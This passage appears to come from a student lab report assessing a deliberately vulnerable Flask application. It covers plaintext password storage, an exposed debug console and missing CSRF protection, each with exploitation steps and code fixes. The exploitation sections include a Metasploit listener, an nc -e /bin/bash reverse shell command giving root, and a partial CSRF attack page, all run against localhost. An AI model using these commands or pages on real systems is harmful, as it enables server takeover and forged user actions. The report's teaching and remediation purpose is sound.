## 6.2. Exploitation

The user plaintext input box part can be exploited by using the website by shoulder surfing attack, screen recording or screenshots and CCTV cameras:




Username: Holmes

Password: Test

In respect of the password hashing, it should be noted firstly that password hashing and comparison should be conducted on the backend instead of the frontend logic to which the user has access and can modify the code and parameters. The security of frontend password input should be implemented by encryption between the user and server through HTTPS protocol.


In this case, the password comparison is correctly conducted in the backend/server logic but the fact that the application is constructed in such way that the passwords provided by the user are not hashed within the back-end application logic, resulting SQL statement and stored as plain text passwords in the database is sufficient for the vulnerability to exists. The attacker would have to obtain the access to the plain text passwords via man-in-the middle attack (between the server and database) or data exfiltration to exploit this vulnerability.

Extract of vulnerable code within login method:




```
import bleach
@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = bleach.clean(request.form['username'])
        password = bleach.clean(request.form['password'])

        query = text("SELECT * FROM users WHERE username = :username AND password = :password")
        user = db.session.execute(query, {'username': username, 'password' : password}).fetchone()
```

Example of data exfiltration result:




```
└─$ grep -ai "holmes" trump.db
        ◆         }         G        #◆◆_◆◆G◆◆X
                                              ◆x7◆◆5◆◆P◆◆E▒◆^
 urna. Vivamus7,#AZaneCWU87TCO7NZinterdum@pretiumaliquet
aeorciPhasellus.orget, commodo at,-)#)BrunoRKV77YJT3UOne
ibulum accumsan neque etI'5GriffinYBJ88KUR3HEest@sollici
sque.orgvelO%#KABrettFTM15RBW8PGfacilisis.eget@magnanecq
scelerisque scelerisque dui. Suspendisse ac metusX##A[Ce
tus.j"#a_JosephULY03JYM3NXegestas.hendrerit.neque@libero
rices.a@a.orgLorem ipsum dolor sit? #+9ValentineFOG81TGW
.netnon, cursus non,U#YAGageQGW68GVC7BPornare.lectus.ant
litdictumeu.comornare egestas ligula. Nullama#McTigerTED
mod est/WalterTXG20VCO5LForci.Donec@enim.orgDonecY▒IMars
am.<#A)LevBIY15ERR7CCac.mattis.velit@tempus.orgsemper cu
4HOinterdum@Quisquefringilla.netNullam enim. Sed nulla a
      CtuartAOO42CAE6SGCum.sociis@necmalesuada.edumauris,
A15KXI3UAelit.pharetra.ut@luctus.canec, mollis vitae,K#7
tonVCO08BOX0FHullamcorper.magna@seddictum.casuscipit,U#7
#<ZaneIIR06FPW0HTrisus.odio.auctor@Nullamvelitdui.casap

agna,A
      #SakeemFXL38OBR0ACsollicitudin@variusNamporttitor.
#+◆ULouisPVO84UPH4JNMauris@elit.comQuiet and reserved, i
s. w#M◆
    HolmesMEC15DBF3XDlectus.rutrum@laoreetposuere.org
```



```
└─$ grep -ai "holmes" trump.sql
INSERT INTO `users` (`username`,`password`,`email`,`about`) VALUES ("Holmes","MEC15DBF3XD","lectus.rutrum@laoreetposuere.org",
```


## 6.3. Fixing the Code

The user plaintext input box can be fixed by changing html attribute type to *password*. This ensures that the characters are masked as the user enters the password:




```
<div style="margin-bottom: 15px;">
    <label for="password" style="display: block; font-weight: bold;
    margin-bottom: 5px;">Password:</label>
    <input type="password" id="password" name="password" required style="width:
    100%; padding: 10px; border: 1px solid #ccc; border-radius: 5px;">
</div>
```

The result can be seen below resulting:




With respect to the password hashing, the application will require additional dependencies for hashing capabilities and *sudo pip install bcrypt* library had to be installed.

As a first step, the fix involved changing already existing database to replace the cleartext password with its hashed counterparts. This required Root user access.



```
└─$ ls -l trump.db
-rw-r--r-- 1 root root 45056 Nov 15 22:13 trump.db
```



```
┌──(root㉿kali)-[/home/kali/Documents/Assignmnet 1 ]
└─# sqlitebrowser trump.db
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
error: XDG_RUNTIME_DIR is invalid or not set in the environment.
```





Table: users

| | id | username | password | email |
|---|---|---|---|---|
| | F... | Filter | Filter | Filter |
| 1 | 1 | Holmes | $2b$12$gciiWHXhq5Ko6wk.WoTXSupqgtblV… | lectus.rutrum@laoreetposuer |
| 2 | 2 | Louis | $2b$12$j1BfB/uS9Z70HkM/… | Mauris@elit.com |

```
1 $2b$12$gciiWHXhq5Ko6wk.WoTXSupqgtblVUPhZqDBLntsiggEUlcHi09/u
```

As the second step, the fix involved removing passing input password within the SQL statement and introducing additional logic – if statement for user input password and hashing verification:




```python
# Add login route
import bleach
import bcrypt
@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = bleach.clean(request.form['username'])
        password = bleach.clean(request.form['password'])

        query = text("SELECT * FROM users WHERE username = :username")
        user = db.session.execute(query, {'username': username}).fetchone() # no query on the password

        if user:
            #comparasion of hashed passwords - both user input and database
            if bcrypt.checkpw(password.encode('utf-8'), user.password.encode('utf-8')):
                session['user_id'] = user.id
                flash('Login successful!', 'success')
                return redirect(url_for('profile', user_id=user.id))
            #hashed passwords not matching
            else:
                error = 'Invalid Credentials. Please try again.'
                return render_template('login.html', error=error)

        else:
                error = 'Invalid Credentials. Please try again.'
                return render_template('login.html', error=error)

    return render_template('login.html')
```

## 7. Debugger and Reverse Shell


### 7.1. How the code is vulnerable

The application is configured with Debug Boolean set as true resulting in debugger page being accessible to the public whenever the application does not gracefully handle an exception resulting in displaying traceback and protected console access.



```python
app.run(debug=True)
```

“*download?../*” (after conducting modifications of the exploits number 1-4 in this document) was used to force an exception and display the traceback. The Debugger page has console available which required PIN. The PIN could be brute forced as there is only 1 million combinations only (10 to power of 9 as the PIN structure is xxx-xxx-xxx where x is a number). Debugger exposes internal logic and should never be used in production environment,



IsADirectoryError

```
IsADirectoryError: [Errno 21] Is a directory: '/home/kali/Documents/Assignmnet 1 /docs'
```

Traceback (most recent call last)

File "/usr/lib/python3/dist-packages/flask/app.p

```
return self.wsgi_app(environ, st
```

File "/usr/lib/python3/dist-packages/flask/app.p

```
response = self.handle_exception
```


Console Locked

The console is locked and needs to be unlocked by entering the PIN. You can find the PIN printed out on the standard output of your shell that runs the server.

PIN: Confirm Pin


## 7.2. Exploitation

Following the successful brute force attack on console unlocking, an attacker has access to the console in which input such as invoking Python's subprocess.run to run Netcat command to establish connection and invoke /bin/bash to enable remote code execution. The attacker has to first establish a listening port and IP in the command and control machine. This step was conducted using Metasploit with reverse_tcp payload and loopback IP with port 7777 open for listening as shown below but equally a simpler tool could be used for port listening like Netcat:




```
use exploit/multi/handler
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD python/meterpreter/reverse_tcp
PAYLOAD ⇒ python/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 127.0.0.1
LHOST ⇒ 127.0.0.1
msf6 exploit(multi/handler) > set LPORT 7777
LPORT ⇒ 7777
msf6 exploit(multi/handler) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:7777
```

Subsequently, the attacker can execute the following command to spawn new processes in the Debugger's console, run shell command to establish connection and invoke remote code execution:



```
>>> import subprocess
>>> subprocess.call(["nc", "-e", "/bin/bash", "127.0.0.1", "7777"])
1
>>>
```

Shell session opens on the attacker side in Metasploit and the attacker has **root level access** to reverse shell on the website server that was verified using command *ls* and *whoami*.



```
[*] Command shell session 7 opened (127.0.0.1:7777 → 127.0.0.1:48722) at 2024-11-13 21:59:05 +0000
ls
app.py
docs
routes
static
templates
trump.db
trump.sql
venv
whoami
root
```


## 7.3. Fixing the Code

Any exception can be gracefully handled by the server backend logic with *try catch* statement in java or *try except* statement in python such as below:


```
try:
        //code to try
except:
        //code to execute on exception
```

However, it is not practical and feasible to predict and implement such statements in the entire server logic and also there should be a default graceful fallback. Therefore, disabling Debugger must be conducted first.

Enabling Debugger in production environment exposed to external users creates serious vulnerability and it is good practice to never leave debugger enabled in such environments. To improve the security, the Debug Boolean should be set to false preventing access to internal logic of the server and console.




```
app.run(debug=False)
```



```
┌──(kali㉿kali)-[~/Documents/Assignmnet 1 ]
└─$ python app.py
 * Serving Flask app 'app'
 * Debug mode: off
WARNING: This is a development server. Do not u
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
```


The same path was used and the outcome confirmed secure response:



Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server
application.

Application console result with code 500 HTTP:



```
IsADirectoryError: [Errno 21] Is a directory: '/home/kali/Documents/Assignmnet 1 /docs'
127.0.0.1 - - [19/Nov/2024 20:27:03] "GET /download?../ HTTP/1.1" 500 -
```

It is advised that as best practice and further recommendation, a custom error/exception page is developed to inform the user of the error code and server logic to gracefully handle any uncaught exceptions.

## 8. CSRF and Secure Key Protection


### 8.1. How the code is vulnerable

There is no indication of CSRF protection or mention of a CSRF token in the form submission process.

An attacker might send a link to a user or embed a POST request which would force the user into submitting the form - for example, something that changes their password or initiates some sort of purchase without their knowledge or approval.

The application accepts POST request without verifying the origin of the request and no CSRF token is implemented to validate such request. Because authentication is done through session cookies, the browser automatically sends them with every request to the trusted domain. Thus, the application is vulnerable to requests sent from other sites. In addition, the server does not verify whether the request is coming from the legitimate site originally.


Moreover, the secret key used in the application- *trump123* -is hardcoded, weak, predictable, and may be subject to brute-force or dictionary attacks or leaked with the source code.



```
app = Flask(__name__)
app.secret_key = 'trump123' # Set a secure secret key
```


### 8.2. Exploitation

To demonstrate the exploitation, a dedicated html page with had to be introduced. The website was run on internal server on the loopback IP on port 5500. In real word scenario, this website would be stored as publicly accessible and hosted website. When the victim accesses the website and click on “Post Comment” (added just for clarity and demonstration purposes, as real word website would perform this most likely secretly), a hidden POST request is automatically submitted to the vulnerable application at *http://127.0.0.1:5000/comments*:




CSRF Exploit Page

Clicking the button below will post a comment on user behalf, including IP of this page.



```html
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>CSRF Exploit</title>
    <!-- Bootstrap CSS -->
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/css/bootstrap.min.css" rel="stylesheet">
</head>
<body>
    <div class="container text-center mt-5">
        <h1>CSRF Exploit Page</h1>
        <p>Clicking the button below will post a comment on user behalf, including IP of this page.</p>

        <!-- Hidden Form -->
        <form id="csrfForm" method="POST" action="http://127.0.0.1:5000/comments">
            <input type="hidden" name="username" value="CSRF Attacker">
            <input type="hidden" id="comment" name="comment" value="This is a comment posted via CSRF.">
        </form>

        <!-- Button to Trigger CSRF -->
        <button class="btn btn-danger btn-lg mt-3" onclick="submitCSRF()">Post Comment</button>
    </div>

    <script>
